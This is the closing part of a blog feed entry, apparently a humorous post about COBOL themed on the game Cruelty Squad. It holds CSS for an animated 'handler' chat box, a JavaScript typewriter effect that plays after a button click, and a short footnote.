    padding: 1rem;
    border: 3px solid #00ff00;
    color: #00ff00;
    font-family: 'Barriecito', monospace;
    font-size: 1.2em;
    box-shadow: 0 8px 6px -6px black;
    min-height: 110px;
}

.handler-avatar {
    width: 100px;
    height: 100px;
    background-size: cover;
    background-position: center;
    background-image: url("/assets/img/handler1.webp");
    flex-shrink: 0;
    border: 2px solid #00ff00;
    animation: handler 1000ms linear infinite;
}

@keyframes cursor {
    0% {
        cursor: url("/assets/img/cruelty-hand1.webp"), pointer;
    }
    50% {
        cursor: url("/assets/img/cruelty-hand2.webp"), pointer;
    }
    100% {
        cursor: url("/assets/img/cruelty-hand3.webp"), pointer;
    }
}


@keyframes handler {
    0% {
        background-image: url("/assets/img/handler1.webp");
    }
    25% {
        background-image: url("/assets/img/handler2.webp");
    }
    75% {
        background-image: url("/assets/img/handler3.webp");
    }
    100% {
        background-image: url("/assets/img/handler4.webp");
    }
}

.handler-message {
    flex-grow: 1;
}

.handler-message p {
    margin: 0 0 0.8rem 0;
}

.handler-message p:last-child {
    margin: 0;
}

.handler-name {
    font-weight: bold;
    margin-bottom: 0.2rem;
    display: block;
}

@media (max-width: 768px) {
    .handler-chat {
        flex-direction: column;
    }

    .handler-avatar {
       margin: 0;
    }
    
    .handler-avatar {
        margin-bottom: 1rem;
    }
}

.cursor {
    display: inline;
    color: #00ff00;
    animation: blink 1s step-end infinite;
    margin-left: 2px;
}

@keyframes blink {
    0%, 100% { opacity: 1; }
    50% { opacity: 0; }
}

.handler-play {
    background: transparent;
    border: 2px solid #00ff00;
    color: #00ff00;
    font-family: 'Barriecito', monospace;
    font-size: 1.1em;
    padding: 0.5rem 1.2rem;
    cursor: pointer;
    transition: transform 0.15s, background 0.15s, color 0.15s;
}

.handler-play:hover {
    background: #00ff00;
    color: black;
    transform: scale(1.15);
    cursor: url('/assets/img/cruelty-hand1.webp'), auto;
    animation: cursor 250ms linear infinite;
}

.handler-chat.unplayed {
    align-items: center;
    justify-content: center;
}

.handler-chat.unplayed .handler-avatar {
    display: none;
}

.handler-chat.unplayed .handler-message {
    flex-grow: 0;
    display: flex;
    align-items: center;
    justify-content: center;
}
</style>

<script>
document.addEventListener("DOMContentLoaded", () => {
    document.querySelectorAll('.handler-message').forEach(msg => {
        // Lock height before clearing to prevent layout shift
        msg.style.minHeight = msg.offsetHeight + 'px';

        const chat = msg.closest('.handler-chat');
        if (chat) chat.classList.add('unplayed');

        const nodesToType = Array.from(msg.childNodes).map(n => n.cloneNode(true));
        msg.innerHTML = '';

        const btn = document.createElement('button');
        btn.className = 'handler-play';
        btn.type = 'button';
        btn.textContent = '▶ play';
        btn.addEventListener('click', () => {
            btn.remove();
            if (chat) chat.classList.remove('unplayed');
            const cursor = document.createElement('span');
            cursor.className = 'cursor';
            cursor.textContent = '█';
            typeNodes(msg, nodesToType, cursor).then(() => cursor.remove());
        });
        msg.appendChild(btn);
    });

    async function typeNodes(parent, nodes, cursor) {
        for (const node of nodes) {
            if (node.nodeType === Node.TEXT_NODE) {
                const text = node.textContent;
                // Skip whitespace-only text nodes (markup indentation between blocks)
                if (text.trim() === '') continue;
                const textNode = document.createTextNode('');
                parent.appendChild(textNode);
                parent.appendChild(cursor);
                for (const char of text) {
                    textNode.textContent += char;
                    await new Promise(r => setTimeout(r, Math.random() * 30 + 20));
                }
            } else if (node.nodeType === Node.ELEMENT_NODE) {
                const newEl = node.cloneNode(false);
                parent.appendChild(newEl);
                parent.appendChild(cursor);
                await typeNodes(newEl, Array.from(node.childNodes), cursor);
            }
        }
    }
});
</script>

<div class="footnotes" role="doc-endnotes">
  <ol>
    <li id="fn:1">
      <p>yep, I know we don’t need IMS here. I just wanted to flex with that since I don’t get many chances, lol. <a href="#fnref:1" class="reversefootnote" role="doc-backlink">&#8617;</a></p>
    </li>
  </ol>
</div>]]></content><author><name>Miguel Llamazares</name></author><category term="ai" /><category term="humor" /><category term="cobol" /><category term="python" /><summary type="html"><![CDATA[[!NOTE] disclaimer This is a tribute to the Cruelty Squad video game. Just to showcase how COBOL can still be used in bizarre ways to maximize shareholder value. ✨]]></summary></entry></feed>